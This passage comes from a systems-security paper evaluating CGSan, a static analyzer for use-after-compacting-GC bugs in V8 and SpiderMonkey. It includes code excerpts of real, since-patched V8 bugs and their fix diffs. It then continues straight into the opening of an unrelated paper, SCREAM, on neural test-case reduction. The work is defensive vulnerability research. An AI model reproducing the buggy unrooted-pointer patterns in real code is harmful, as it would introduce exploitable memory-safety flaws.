Table 3 presents the overall statistics of the DETECTOR module. From the given memory cell type, the DETECTOR module collected 549 and 244 *unrooted* pointer types in V8 and SpiderMonkey, respectively. It also identified 8,224 and 14,680 *compact-gc* functions in V8 and SpiderMonkey. Finally, it found 20 and 1,464 *def-cgc-use* pairs in V8 and SpiderMonkey. Note that SpiderMonkey had a lot of *def-cgc-use* pairs but they did not have any feasible path, which means that they were not *use-after-cgc* bugs (see §7.3). In total, the DETECTOR module finished in a half-hour for each target, however, even with the help of intra-procedural analysis and CFG reduction, there were timeout cases in 112 functions of V8 and 118 functions of SpiderMonkey. Timeouts were due to the path explosion problem in large functions and may lead to false-negatives.

Effectiveness of CFG Reduction. Recall from §4.3, CFG reduction improves the scalability of the DETECTOR module without any additional false-negatives. To show the effectiveness of CFG reduction, we evaluated the DETECTOR module with and without CFG reduction, and Table 3 shows the results. After applying CFG reduction, the detection time decreased by 40% and the number of timeout cases decreased by 48% on average of both targets. This highlights that CFG reduction makes the DETECTOR module more scalable and more complete because fewer timeout cases mean that we covered more functions. We also verified *def-cgc-use* pairs found by the DETECTOR module with CFG reduction includes all *def-cgc-use* pairs found by the DETECTOR module without CFG reduction, i.e. there is no additional false-negative.

7.3 CHECKER Statistics

Before evaluating the CHECKER module, we manually analyzed the detected *def-cgc-use* pairs. We first checked whether *compact-gc* functions of *def-cgc-use* pairs trigger *compact-gc*. If so, we verified whether *def-cgc-use* pairs have feasible

Table 3: The detection result of the DETECTOR module with and without CFG redcution.

Target	Unrooted Type	Compact-gc	DETECTOR w/ CFG reduction			DETECTOR w/o CFG reduction		
			def-cgc-use	Timeout	Time	*def-cgc-use*	Timeout	Time
V8	549	8,224	20	112	36m	20	263	67m
SpiderMonkey	244	14,680	1,464	118	35m	1,426	178	51m

Table 4: The check result of manual analysis, the CHECKER module with and without the directed ICFG.

Target	Manual Analysis		CHECKER w/ Directed ICFG				CHECKER w/o Directed ICFG			
	Feasible	Infeasible	Feasible	Infeasible	Timeout	Avg. Time	Feasible	Infeasible	Timeout	Avg. Time
V8	19	1	18	0	2	98s	8	0	12	364s
SpiderMonkey	0	1,464	0	1,309	155	64s	0	8	1,456	597s

paths. We could reduce the manual effort as some *def-cgc-use* pairs shared the same *compact-gc* functions. In addition, we used the fact that developers of SpiderMonkey manually add `AutoSuppressGC` to temporally disable *compact-gc*. We easily filtered out the *compact-gc* functions that do not trigger *compact-gc* by checking whether they are within an `AutoSuppressGC` scope. For example, `AutoEnterAnalysis` in Figure 6, which internally calls `AutoSuppressGC`, temporally disables GC until the end of `AddTypePropertyId` function, which is the scope of `enter`. This ensures that *compact-gc* in `addType` of line 10 does not do anything.

As described in Table 4, we concluded that there were 19 feasible pairs in V8 and no feasible pairs in SpiderMonkey by the manual analysis. And the CHECKER module found 18 feasible pairs and 0 infeasible pairs in V8 while detecting 0 feasible pairs and 1,309 infeasible pairs in SpiderMonkey. Compared to the manual analysis, CGSan only missed a feasible case in V8, which CGSan could not verify within the given timeout. Also, while the timeout was 10 minutes, it took 98 seconds and 64 seconds on average to check the feasibility of a pair in V8 and SpiderMonkey. This highlights that the CHECKER module is precise and scalable.

The crux of the CHECKER module is that the directed ICFG and the directed scheduling improve the scalability while preserving the precision. To show their effectiveness, we compare the CHECKER module with and without them.

Effectiveness of the Directed ICFG. As shown in Table 4, after using the directed ICFG, the CHECKER module detected 2.25× more feasible *def-cgc-use* pairs in V8 and 163× more infeasible *def-cgc-use* pairs in SpiderMonkey while having fewer timeouts. And the CHECKER module with the directed ICFG found a superset of feasible *def-cgc-use* pairs and infeasible *def-cgc-use* pairs compared to the CHECKER module without the directed ICFG. This means that the directed ICFG preserves the precision. In addition, the directed ICFG effectively reduced irrelevant search space, so that the average time to check a *def-cgc-use* pair decreased by 83%.

```
1  void js::AddTypePropertyId(
2    JSContext* cx, ObjectGroup* group, JSObject* obj, jsid id,
3    TypeSet::Type type) {
4    ...
5    // Internally trigger `AutoSuppressGC` and
6    // temporally disable GC in this function scope.
7    AutoEnterAnalysis enter(cx);
8    ...
9    // This invokes GC but GC does not do anything.
10   types->addType(sweep, cx, type);
11   ...
12 }
```

Figure 6: *Compact-gc* suppression of SpiderMonkey.

Table 5: The comparison of the directed scheduling on V8.

Directed Scheduling	Feasible	Timeout	Avg. Time
w/o Loop Scheduling	1	19	581s
w/o Stateful Scheduling	13	7	221s
w/o Retrievable Scheduling	16	4	157s
CGSan	18	2	98s

Effectiveness of Directed Scheduling. To demonstrate the effectiveness of three methods of the directed scheduling, we evaluated the CHECKER modules without each scheduling, and Table 5 shows the results. We evaluated only on V8 because the CHECKER module did not find any feasible *def-cgc-use* pair in SpiderMonkey.

The CHECKER module without loop scheduling found only one feasible case and had 19 timeout cases while taking 5.9× more time to check a *def-cgc-use* pair on average. Note that it pushed a task to the back of the task queue if it already took the next branch over the limit, even though it did not have loop scheduling. The results highlight that loop scheduling effectively prioritizes branches. Also, the CHECKER without stateful scheduling and retrievable scheduling found fewer feasible cases and took more time than CGSan, thus these two scheduling methods are effective in terms of scalability.

7.4 Bug Findings

We manually investigated 18 feasible *def-cgc-use* pairs from CGSan and categorized them into 15 unique *use-after-cgc* cases by functions of *def-cgc-use* pairs. Table 6 shows unique *use-after-cgc* cases and how they defined *unrooted* pointers and used them after *compact-gc*. They defined *unrooted* pointers by function arguments, and function calls, and they used *unrooted* pointers as function arguments, return values, and values of memory store. Most *unrooted* pointer definitions and uses in Table 6 were done by function calls because the DETECTOR module employs the intra-procedural analysis. After we reported all bugs to the vendor, developers fixed 12 cases and marked 2 cases as "Won't Fix".

"Fixed" Case. To describe fixed cases, we choose case 1 and case 13 in Table 6, which have two common *def-use* patterns. Figure 7a shows the buggy implementation of case 1. This function defines an *unrooted* pointer, `raw_dictionary`, by the function call, which is the override operator $*$, at line 7. It then triggers the *compact-gc* function named `AddShadowingKey` at line 14. After iterating the loop once, `raw_dictionary` is used as a function argument at line 11, which leads to a *use-after-cgc* bug. Notably, there is a `no_gc` mark in the function, even though `AddShadowingKey` internally triggers *compact-gc*. In Figure 7b, there is the buggy implementation of case 13, `AddAsyncParentModule`. This takes an *unrooted* pointer, `this`, as an argument, which the C++ compiler implicitly appends. Then, `ArrayList::Add` internally triggers *compact-gc*, and `this` is used as an argument of `set_async_parent_modules` method, which the C++ compiler implicitly passes. Therefore, this leads to a *use-after-cgc* bug.

"Won't Fix" Case. Developers claimed that they will not fix case 4 and case 10 in Table 6 because these cases were not buggy even though they had feasible *def-cgc-use* pairs. We assumed that all *unrooted* pointers will be freed after *compact-gc*. However, `AllocateRawWithImmortalMap` of case 4 only took permanent *unrooted* pointers as an argument, which are never freed even after *compact-gc*, e.g, built-in constant JS objects like `undefined`. This means that it is not buggy for now, but can be buggy if developers invoke it with movable *unrooted* pointers. Therefore, instead of fixing the *use-after-cgc* bug pattern, developers enforce passing permanent *unrooted* pointers when calling `AllocateRawWithImmortalMap` by adding a debug check. `CheckStackGuardState` of case 10 intentionally accessed an *unrooted* pointer after *compact-gc* to calculate the memory address difference before and after *compact-gc*. Therefore, developers claimed that they are not buggy and marked them as "Won't Fix".

Impact of Discovered Bugs. After we reported the found bugs, Google confirmed their impacts and gave rewards for case 7 in Table 6 and the case where the DETECTOR module found but the CHECKER module could not verify within the timeout. As we described in Table 6, developers did not fix

```
1  template <typename Derived, typename Shape> ExceptionStatus
2    BaseNameDictionary<Derived, Shape>::CollectKeysTo(
3      Handle<Derived> dictionary, KeyAccumulator* keys) {
4    ...
5      DisallowHeapAllocation no_gc;
6      // define an unrooted pointer, `raw_dictionary`.
7      Derived raw_dictionary = *dictionary;
8      for (InternalIndex i : dictionary->IterateEntries()) {
9        ...
10       // use the unrooted pointer, `raw_dictionary`.
11       PropertyDetails details = raw_dictionary.DetailsAt(i);
12       if ((details.attributes() & filter) != 0) {
13         // trigger GC.
14         keys->AddShadowingKey(k);
15         ...
```

(a) A *use-after-cgc* bug in `CollectKeysTo`.

```
1  // implicitly define an unrooted pointer, `this`.
2  void SourceTextModule::AddAsyncParentModule(
3    Isolate* isolate, Handle<SourceTextModule> module) {
4    // trigger GC.
5    Handle<ArrayList> new_array_list =
6        ArrayList::Add(
7          isolate, handle(async_parent_modules(), isolate), module
8        );
9    // implicitly use the unrooted pointer, `this`.
10   set_async_parent_modules(*new_array_list);
11 }
```

(b) A *use-after-cgc* bug in `AddAsyncParentModule`.

Figure 7: Two *use-after-cgc* bugs found by CGSan on V8.

case 4 and 10 because they are not buggy. For other cases, developers fixed but Google did not reward because: case 1, 2, 3, 11, and 12 affected other users of V8, but not Chrome, and may require user interaction; case 13 was in the experimental features; case 14 was a bug but not a serious security issue; case 5, 6, 9, and 15 were already found by gcmole.

7.5 Comparison against Prior Tools

To show the performance of CGSan relative to prior tools, we compare CGSan against gcmole and rootAnalysis. We evaluated the number of bugs each tool found in the examples of Figure 3 and two JS engines, V8 and SpiderMonkey.

Comparison on the examples. In §2.3, we showed that the two prior tools, gcmole and rootAnalysis, correctly concluded `buggy` as a *use-after-cgc* bug, but incorrectly concluded `safe2` and `safe3` as *use-after-cgc* bugs and `buggyMethod` as not a bug, in the examples of Figure 3. Whereas, according to Table 1, CGSan correctly determined *use-after-cgc* bugs as only in two functions, `buggy` and `buggyMethod`. This result highlights that CGSan is more precise than prior tools, gcmole and rootAnalysis.

Comparison on the JS engines. We also check that CGSan is effective in finding *use-after-cgc* bugs in real-world JS engines. To demonstrate this, we ran gcmole and rootAnalysis on V8 and SpiderMonkey, respectively. We could not apply each tool to both JS engines because they are tightly coupled with their targets, e.g. target-specific heuristics, and would require significant modifications to apply to others.

Table 6: A list of unique *use-after-cgc* cases CGSan found. `Def` and `Use` represent patterns of *unrooted* pointer definition and use, respectively. In the `Prev.` column, ✓ indicates the case detected by gcmole and ✗ is the case not detected before.

Idx	Function	Def	Use	Status	Patch Strategy	Prev.
1	BaseNameDictionary<Derived, Shape>::CollectKeysTo	Call	Call	Fixed	Relocate *compact-gc*	✗
2	Deserializer::DeserializeDeferredObjects	Call	Call	Fixed	Remove *compact-gc*	✗
3	Deserializer::ReadObject	Call	Return	Fixed	Remove *compact-gc*	✗
4	Factory::AllocateRawWithImmortalMap	Arg	Call	Won't Fix	-	✓
5	Factory::NewFixedArrayWithFiller	Arg	Call	Fixed	Use *rooted* pointer	✓
6	Logger::ICEvent	Arg	Call	Fixed	Use *rooted* pointer	✓
7	Logger::MapEvent	Arg	Call	Fixed	Use *rooted* pointer	✗
8	Map::DeprecateTransitionTree	Arg	Call	Submitted	-	✗
9	MapUpdater::ConstructNewMap	Call	Call	Fixed	Use *rooted* pointer	✓
10	NativeRegExpMacroAssembler::CheckStackGuardState	Arg	Call	Won't Fix	-	✗
11	ObjectDeserializer::Deserialize	Call	Store	Fixed	Remove *compact-gc*	✗
12	PartialDeserializer::Deserialize	Call	Call	Fixed	Remove *compact-gc*	✗
13	SourceTextModule::AddAsyncParentModule	Arg	Call	Fixed	Use *rooted* pointer	✗
14	ToPropertyDescriptorFastPath	Call	Call	Fixed	Relocate *compact-gc*	✗
15	V8HeapExplorer::AddEntry	Arg	Store	Fixed	Remove *compact-gc*	✓

In SpiderMonkey, rootAnalysis detected 30 *use-after-cgc* cases, which were all false-positives, while CGSan did not find any bugs. Although rootAnalysis employed target-specific heuristics, e.g. that SpiderMonkey suppresses *compact-gc* with `AutoSuppressGC`, to reduce false-positives, it had more false-positives than CGSan due to its path-insensitivity. For example, rootAnalysis concluded that `JSDependentString::new_` had a *def-cgc-use* pair where the implicit *compact-gc* function was `AllocateString<JSDependentString, js::NoGC>`, which did not trigger *compact-gc* internally. However, CGSan recognized that `AllocateString<JSDependentString, js::NoGC>` did not trigger *compact-gc* and concluded there is no *def-cgc-use* pair in `JSDependentString::new_`.

In the case of V8, gcmole detected 8 *use-after-cgc* cases. After manual verification, these were classified as 4 false-positives and 4 bugs. A false-positive was marked as "Won't Fix" and 3 false-positives were caused by path-insensitivity of gcmole. For instance, even though there were only *def-cgc-use* nodes in `FutexEmulation::Wait` function without CFG edges connecting them, gcmole concluded it was a *use-after-cgc* bug. All 4 bugs were also found by CGSan. In Table 6, `Prev.` column presents which cases were also discovered by gcmole. 10 cases were not found by gcmole due to its wrong heuristics and incompleteness. For example, gcmole missed case 1 and case 13 due to the wrong `no_gc` mark and missing to check `this`, which compilers implicitly passed.

8 Patch Strategies

Based on our study and bug fixes by developers, we summarize three general patch strategies for *use-after-cgc* bugs. Table 6 shows which strategy developers employed to patch.

```
 template <typename Derived, typename Shape> ExceptionStatus
   BaseNameDictionary<Derived, Shape>::CollectKeysTo(
     Handle<Derived> dictionary, KeyAccumulator* keys) {
   ...
-    Derived raw_dictionary = *dictionary;
     for (InternalIndex i : dictionary->IterateEntries()) {
       Object k;
+      Derived raw_dictionary = *dictionary;
       ...
```

(a) A patch of the bug in Figure 7a by relocating *Def* and *GC*.

```
 void SourceTextModule::AddAsyncParentModule(
-  Isolate* isolate, Handle<SourceTextModule> module) {
+  Isolate* isolate, Handle<SourceTextModule> module,
+  Handle<SourceTextModule> parent) {
+  Handle<ArrayList> async_parent_modules(
+      module->async_parent_modules(), isolate);
   Handle<ArrayList> new_array_list =
-      ArrayList::Add(
-        isolate, handle(async_parent_modules(), isolate), module
-      );
-  set_async_parent_modules(*new_array_list);
+      ArrayList::Add(isolate, async_parent_modules, parent);
+  module->set_async_parent_modules(*new_array_list);
 }
```

(b) A patch of the bug in Figure 7b by using the *rooted* pointer.

Figure 8: Two patches of *use-after-cgc* bugs in Figure 7.

Remove *Compact-gc*. An intuitive patch strategy is to remove *compact-gc*. If there is no *compact-gc*, objects in *unrooted* pointers will not be moved, and so pointers will not be invalidated. However, this strategy reduces memory efficiency due to the absence of *compact-gc*.

Use *Rooted* Pointer. Another intuitive patch strategy is to use *rooted* pointers instead of *unrooted* pointers. During *compact-gc*, *rooted* pointers will be updated and safe to use afterward. Figure 8b shows an example, which is the patch for Figure 7b. Developers changed `AddAsyncParentModule` to a static function and get a *rooted* pointer, `module`, instead of

an *unrooted* pointer, `this`. This mitigates *use-after-cgc* bugs but increases the performance overhead as mentioned in §2.1.

Relocate *Compact-gc*. The most performant patch strategy is relocating *compact-gc*. This generally implies moving *compact-gc* function calls to either before the *unrooted* pointer definition or after the *unrooted* pointer use. For instance, the patch for Figure 7a in Figure 8a transfers an *unrooted* pointer definition for `raw_dictionary` from the outside of the loop to inside so that there is no longer *compact-gc* function call between *unrooted* pointer definition and use.

9 Discussion

We discuss our limitations due to our assumptions and issues related to supporting other targets.

Limitations. As mentioned in §7.4, CGSan has some limitations due to its assumptions. First, we assume that *compact-gc* functions must move all *unrooted* pointers, but there can be *unrooted* pointers that are not moved even after *compact-gc* like `AllocateRawWithImmortalMap`, which is marked as "Won't Fix". Also, when the memory context that *unrooted* pointers belong to is different from the memory context where *compact-gc* performed, the *unrooted* pointers will not be moved. However, we assume that they share the same context because most programs will have one memory context. Second, other threads can trigger *compact-gc* functions, but we lack a scalable lockset analysis and multi-threading-capable static symbolic execution to handle multiple threads. And we mitigated the path explosion problem during the analysis but there were timeout cases, which means that the path explosion problem still existed. We leave overcoming our limitations as future work.

Supporting Other Targets. Theoretically, *use-after-cgc* bugs can exist in any software system that employs *compact-gc*. To apply CGSan to them, it requires clear identifications of the memory cell type and explicit *compact-gc* functions. Fortunately, as we described in §2.1, these systems typically have a memory cell type and explicit *compact-gc* functions. In addition, we proved the possibility of supporting multiple targets by evaluating CGSan on two independent code bases, V8 and SpiderMonkey.

10 Related Work

In this section, we survey related works in static analysis for bug finding. We refer the reader to §2 for symbolic taint analysis and directed symbolic execution.

Many static analyzers including CGSan focus on specific bugs. For example, Wang *et al.* [28] and Deadline [31] are designed to detect double-fetch bugs in the OS kernel based on pattern matchings and the specialized symbolic checking, respectively. Also, some analyzers extract constraints from source code and report violating cases. APISan [35] finds API misuse bugs by inferring API usage from source code, LRSan [29] detects security checks in the OS kernel and finds lacking-recheck bugs, and CRIX [17] infers which variables require checks and detects missing check bugs. In addition, EECatch [25] identifies errors, infers their severity level, and detects that error handling code is over the severity of the corresponding error in the Linux kernel. Also, K-MELD [13] infers locations where allocated memory objects are expected to be released by a new ownership reasoning mechanism and finds memory leaks in the Linux kernel.

There have been several static analyzers to detect *use-after-free* bugs. They perform a pointer analysis to check whether accessed pointers are in a freed pointer set. The main challenge is to make pointer analysis scalable and precise. CRED [33] improves its scalability by spatio-temporal context reduction, TAC [32] mitigates imprecision by predicting *use-after-free* related pointer aliases with machine-learning techniques, and DCUAF [5] detects concurrent *use-after-free* bugs in the Linux kernel by local-global analysis and summary-based lockset analysis. However, they are not applicable for discovering *use-after-cgc* bugs in practice as we described in §1.

In addition, there have been many extensible frameworks for detecting bugs. μchex [9] is a scalable framework based on parsing only what analysts want to analyze instead of an entire language, which is scalable but not precise. Using μcheck, Brown *et al.* [8] discovered various bugs by pattern matching, including *use-after-free* bugs caused by garbage collection in JS bindings. Sys [10] provides a framework that detects bugs by static analysis and checks them by symbolic execution. This is similar to ours but we improve scalability by novel techniques, directed ICFG construction, and directed scheduling.

11 Conclusion

Compacting garbage collection may introduce a new kind of *use-after-free* bug, named *use-after-cgc*, if an *unrooted* pointer defined before *compact-gc* is used after *compact-gc*. In this paper, we have presented CGSan, a precise and scalable static analyzer for detecting *use-after-cgc* bugs. CGSan finds *use-after-cgc* bug candidates, which are *def-cgc-use* pairs, by intra-procedural static symbolic taint analysis. It then checks their feasibility of *def-cgc-use* pairs by under-constrained directed symbolic execution. CGSan also constructs the directed ICFGs and employs the directed scheduling to be more scalable without losing the precision. We evaluated CGSan against Google V8 and Mozilla SpiderMonkey, and we found 13 *use-after-cgc* bugs in a few hours and reported them to the vendors. We also showed that our optimization techniques improve scalability while preserving precision. Lastly, we summarized three general patch strategies for *use-after-cgc* bugs based on our study and patches by the vendors.

Acknowledgement

We thank our shepherd, Chengyu Song, and the anonymous reviewers for their helpful comments. We are also grateful to Insu Yun, Tim Becker, and Tyler Nighswander for fruitful feedback.

References

[1] gcmole. https://github.com/v8/v8/tree/master/tools/gcmole.

[2] rootanalysis. https://github.com/mozilla/gecko-dev/tree/master/js/src/devtools/rootAnalysis.

[3] Alfred V. Aho, Monica S. Lam, Ravi Sethi, and Jeffrey D. Ullman. *Compilers: Principles, Techniques, and Tools*. Addison Wesley, 2006.

[4] Domagoj Babic, Lorenzo Martignoni, Stephen McCamant, and Dawn Song. Statically-directed dynamic automated test generation. In *Proceedings of the International Symposium on Software Testing and Analysis*, pages 12–22, 2011.

[5] Jia-Ju Bai, Julia Lawall, Qiu-Liang Chen, and Shi-Min Hu. Effective static analysis of concurrency use-after-free bugs in linux device drivers. In *Proceedings of the USENIX Annual Technical Conference*, pages 255–268, 2019.

[6] Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, and David Brumley. Your exploit is mine: Automatic shellcode transplant for remote exploits. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 824–839, 2017.

[7] Joel F Bartlett. Compacting garbage collection with ambiguous roots. In *ACM SIGPLAN Lisp Pointers*, pages 3–12, 1988.

[8] Fraser Brown, Shravan Narayan, Riad S. Wahby, Dawson Engler, Ranjit Jhala, and Deian Stefan. Finding and preventing bugs in javascript bindings. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 559–578, 2017.

[9] Fraser Brown, Andres Nötzli, and Dawson Engler. How to build static checking systems using orders of magnitude less code. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 143–157, 2016.

[10] Fraser Brown, Deian Stefan, and Dawson Engler. Sys: A static/symbolic tool for finding good bugs in good (browser) code. pages 199–216, 2020.

[11] Jacques Cohen and Alexandru Nicolau. Comparison of compacting algorithms for garbage collection. *ACM Transactions on Programming Languages and Systems*, 5(4):532–553, 1983.

[12] Heming Cui, Gang Hu, Jingyue Wu, and Junfeng Yang. Verifying systems rules using rule-directed symbolic execution. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 329–342, 2013.

[13] Navid Emamdoost, Qiushi Wu, Kangjie Lu, and Stephen McCamant. Detecting kernel memory leaks in specialized modules with ownership reasoning. In *Proceedings of the Network and Distributed System Security Symposium*, 2021.

[14] Patrice Godefroid, Michael Y. Levin, and David A Molnar. Automated whitebox fuzz testing. In *Proceedings of the Network and Distributed System Security Symposium*, pages 151–166, 2008.

[15] Henry Lieberman and Carl Hewitt. A real-time garbage collector based on the lifetimes of objects. *Communications of the ACM*, 26(6):419–429, 1983.

[16] Kangjie Lu and Hong Hu. Where does it go? refining indirect-call targets with multi-layer type analysis. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 1867–1881, 2019.

[17] Kangjie Lu, Aditya Pakki, and Qiushi Wu. Detecting missing-check bugs via semantic- and context-aware criticalness and constraints inferences. In *Proceedings of the USENIX Security Symposium*, pages 1769–1786, 2019.

[18] Kin-Keung Ma, Khoo Yit Phang, Jeffrey S Foster, and Michael Hicks. Directed symbolic execution. In *International Static Analysis Symposium*, pages 95–111, 2011.

[19] Valentin J. M. Manès, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J. Schwartz, and Maverick Woo. The art, science, and engineering of fuzzing: A survey. *IEEE Transactions on Software Engineering*, 2019.

[20] Jiang Ming, Dinghao Wu, Jun Wang, Gaoyao Xiao, and Peng Liu. StraightTaint: Decoupled offline symbolic taint analysis. In *Proceedings of the International Conference on Automated Software Engineering*, pages 308–319, 2016.

[21] Jiang Ming, Dinghao Wu, Gaoyao Xiao, Jun Wang, and Peng Liu. TaintPipe: Pipelined symbolic taint analysis. In *Proceedings of the USENIX Security Symposium*, pages 65–80, 2015.

[22] MITRE. CVE-2019-13696. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-13696, 2019.

[23] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient SMT solver. In *Proceedings of the International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340, 2008.

[24] Ben Niu and Gang Tan. Modular control-flow integrity. In *Proceedings of the ACM Conference on Programming Language Design and Implementation*, pages 577–587, 2014.

[25] Aditya Pakki and Kangjie Lu. Exaggerated error handling hurts! an in-depth study and context-aware detection. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 1203–1218, 2020.

[26] David A. Ramos and Dawson Engler. Under-constrained symbolic execution: Correctness checking for real code. In *Proceedings of the USENIX Security Symposium*, pages 49–64, 2015.

[27] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 317–331, 2010.

[28] Pengfei Wang, Jens Krinke, Kai Lu, and Gen Li. How double- fetch situations turn into double-fetch vulnerabilities: A study of double fetches in the linux kernel. In *Proceedings of the USENIX Security Symposium*, pages 1–16, 2017.

[29] Wenwen Wang, Kangjie Lu, and Pen-Chung Yew. Check it again: Detecting lacking-recheck bugs in os kernels. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 1899–1913, 2018.

[30] Paul R Wilson. Uniprocessor garbage collection techniques. In *International Workshop on Memory Management*, pages 1–42, 1992.

[31] Meng Xu, Chenxiong Qian, Kangjie Lu, Michael Backes, and Taesoo Kim. Precise and scalable detection of double-fetch bugs in os kernels. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 661–678, 2018.

[32] Hua Yan, Yulei Sui, Shiping Chen, and Jingling Xue. Machine-learning-guided typestate analysis for static use-after-free detection. In *Proceedings of the Annual Computer Security Applications Conference*, pages 42–54, 2017.

[33] Hua Yan, Yulei Sui, Shiping Chen, and Jingling Xue. Spatio-temporal context reduction: A pointer-analysis-based static approach for detecting use-after-free vulnerabilities. In *Proceedings of the International Conference on Software Engineering*, pages 327–337, 2018.

[34] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: a practical concolic execution engine tailored for hybrid fuzzing. In *Proceedings of the USENIX Security Symposium*, pages 745–761, 2018.

[35] Insu Yun, Changwoo Min, Xujie Si, Yeongjin Jang, Taesoo Kim, and Mayur Naik. APISan: Sanitizing API usages through semantic cross-checking. In *Proceedings of the USENIX Security Symposium*, pages 363–378, 2016.

Reducing Test Cases with Attention Mechanism of Neural Networks

Xing Zhang, Jiongyi Chen*, Chao Feng, Ruilin Li, Yunfei Su, Bin Zhang, Jing Lei, and Chaojing Tang

National University of Defense Technology

Abstract

As fuzzing techniques become more effective at triggering program crashes, how to triage crashes with less human efforts has become increasingly imperative. To this aim, test case reduction which reduces a crashing input to its minimal form plays an important role, especially when analyzing programs with random, complex, or large inputs. However, existing solutions rely on random algorithms or pre-defined rules, which are inaccurate and error-prone in many cases because of the implementation variance in program internals.

In this paper, we present SCREAM, a new approach that leverages neural networks to reduce test cases. In particular, by feeding the network with a program's crashing inputs and non-crashing inputs, the network learns to approximate the computation from the program entry point to the crash point and implicitly denotes the input bytes that are significant to the crash. With the invisibility of the trained network's parameters, we leverage the attention mechanism to explain the network, namely extracting the significance of each input byte to the crash. At the end, the significant input bytes are re-assembled as the failure-inducing input.

The cost of our approach is to design a proper dataset augmentation algorithm and a suitable network structure. To this end, we develop a unique dataset augmentation technique that can generate adequate and highly-differentiable samples and expand the search space of crashing input. Highlights of our research also include a novel network structure that can capture dependence of input blocks in long sequences.

We evaluated SCREAM on 41 representative programs. The results show that SCREAM outperforms state-of-the-art solutions regarding accuracy and efficiency. Such improvement is made possible by the network's capability to summarize the significance of input bytes from multiple rounds of mutation, which tolerates perturbation occurred in random reduction of single crashing input.

*Corresponding author

1 Introduction

To discover and eliminate software vulnerabilities, fuzzing nowadays has been considered one of the most effective approaches by randomly or strategically generating a large number of inputs to feed the program, exploring program paths as many as possible, and hopefully triggering program exceptions. For the past decade, there has been a series of research on fuzzing (e.g., [13, 14, 23, 24, 31, 43]), demonstrating significant effectiveness in triggering crashes. However, with more crashing inputs produced by fuzzers, the challenge comes as analysts often need to spend plenty of time to trace the crashing inputs step-by-step and inspect the program logic, in order to understand the root cause of the discovered crashes [22, 39, 51]. Even worse, fuzzers tend to generate inputs in their most ill-formed and peculiar shape, in an attempt to cover corner paths and trigger unexpected crashes. Such inputs often add heavy burden on subsequent debugging procedures, by misleading analysts to dive into unnecessary program logic that is not related to the crash. In fact, only a small portion of the crashing inputs are necessary to reproduce the failure.

Challenges in test case reduction. Test case reduction [25, 33, 36] which aims to minimize crashing inputs by removing irrelevant portion and preserving failure-inducing portion, plays an important role in facilitating debugging tasks like crash analyses [9, 12, 19, 38]. Prior efforts to reduce test cases, on one hand, rely on random reduction. A prominent example is delta debugging [8, 50], which adopts various search strategies (e.g., binary search) to randomly reduce inputs by gradually increasing the granularity of reduction and confirming whether the crash can be reproduced. However, such an approach only achieves local minimum of reduction and cannot reduce discontinuous input blocks that correlate with each other [2]. For instance, when there are interdependent input blocks that typically appear in file-based crashing inputs, those related blocks should either be preserved or reduced at the same time. This is a difficult task for random reduction-based approaches as they lack deep understanding of pro-

gram logic. On the other hand, rule-based approaches, such as information flow tracking [16, 21, 30] and input structure-aware reduction [33], require analysts to manually specify rules about program semantics. For instance, information flow tracking-based approaches (e.g., taint analysis) attempt to recover accurate information flows between inputs bytes and the crash, to precisely determine a subset of input that actually affects the crash. This process could be inaccurate and error-prone, because the recovery of information flow is built upon the comprehensive understanding of a crash, which involves expert knowledge.

Our approach. At the core, test case reduction is to determine a subset of input that actually contributes to a crash. In our research, we treat test case reduction as a deep learning task and leverage neural networks to denote "essential" input bytes as significant to a crash and denote "accidental" input bytes as insignificant. Particularly, by feeding the network with crashing inputs and non-crashing inputs, the network learns to approximate the computation from the program entry point to the crash point. However, as the trained network's parameters are not understandable, such valuable description of contribution is hidden in the network. To explain the trained network, we utilize the interpretability of neural networks (by adopting the attention mechanism) to extract the input weights that denote the contribution to the crash. In the end, we reassemble significant input bytes as the failure-inducing input according to the calculated contribution.

A proper dataset and a suitable network structure are vital to the success of deep learning tasks. This is also the cost of our approach that does not rely on digging into program internals. Our research conquers several challenges in the adoption of deep learning-based reduction. On one hand, since there is no dataset that can be directly used for our purpose, we develop an online dataset augmentation algorithm to mutate a single crashing input and output adequate positive and negative samples during the training process. This algorithm works in conjunction with the neural network and helps the network to gradually achieve a fitting state: when each round of network training is completed, the significance of input byte calculated by the trained network is used to confine the focus of mutation on crashing inputs in the next round of sample generation. In this way, it is more likely to produce a different crashing input as the seed to breed variant samples and thus expand the sample space of crashing input. Consequently, the neural network can draw a more accurate boundary between crashing inputs and non-crashing inputs. On the other hand, existing network architectures only deal with short sequences such as sentences of natural language. Handling program inputs with tens of thousands of bytes presents a new challenge. As such, we design a new network architecture that is able to capture and preserve interdependence of input blocks in long input sequences, by combining convolutional layers and recurrent layers in an innovative way.

We implemented the prototype of SCREAM (teSt Case REduction with Attention Mechanism) and evaluated it on 41 representative programs including 29 CGC programs and 12 real-world programs. The evaluation demonstrates that SCREAM is highly effective and accurate in test case reduction. It achieves an average reduction rate of 75.4% which takes 29.8 minutes on average. More importantly, SCREAM has no false positives and less false negatives when compared with the state-of-the-art solutions—afl-tmin [1], Picireny [4], and Penumbra [21]. With the help of SCREAM, 70.7% of the reduced inputs have reached ground truth. This is attributed to SCREAM's capability to solve control flow complexity to some extent by continuously mutating a subset of inputs guided by the calculated significance. Furthermore, compared with AFL's mutation engine, our dataset augmentation algorithm facilitates SCREAM to achieve higher reduction efficiency even when SCREAM is fed with less samples. The amount of samples generated by SCREAM's algorithm is only 38.0% of that generated by AFL's algorithm. Regarding interpretability methods, the attention mechanism that we adopted outperforms partial derivatives in reduction efficiency.

Contributions. The contributions of this paper are summarized as follows.

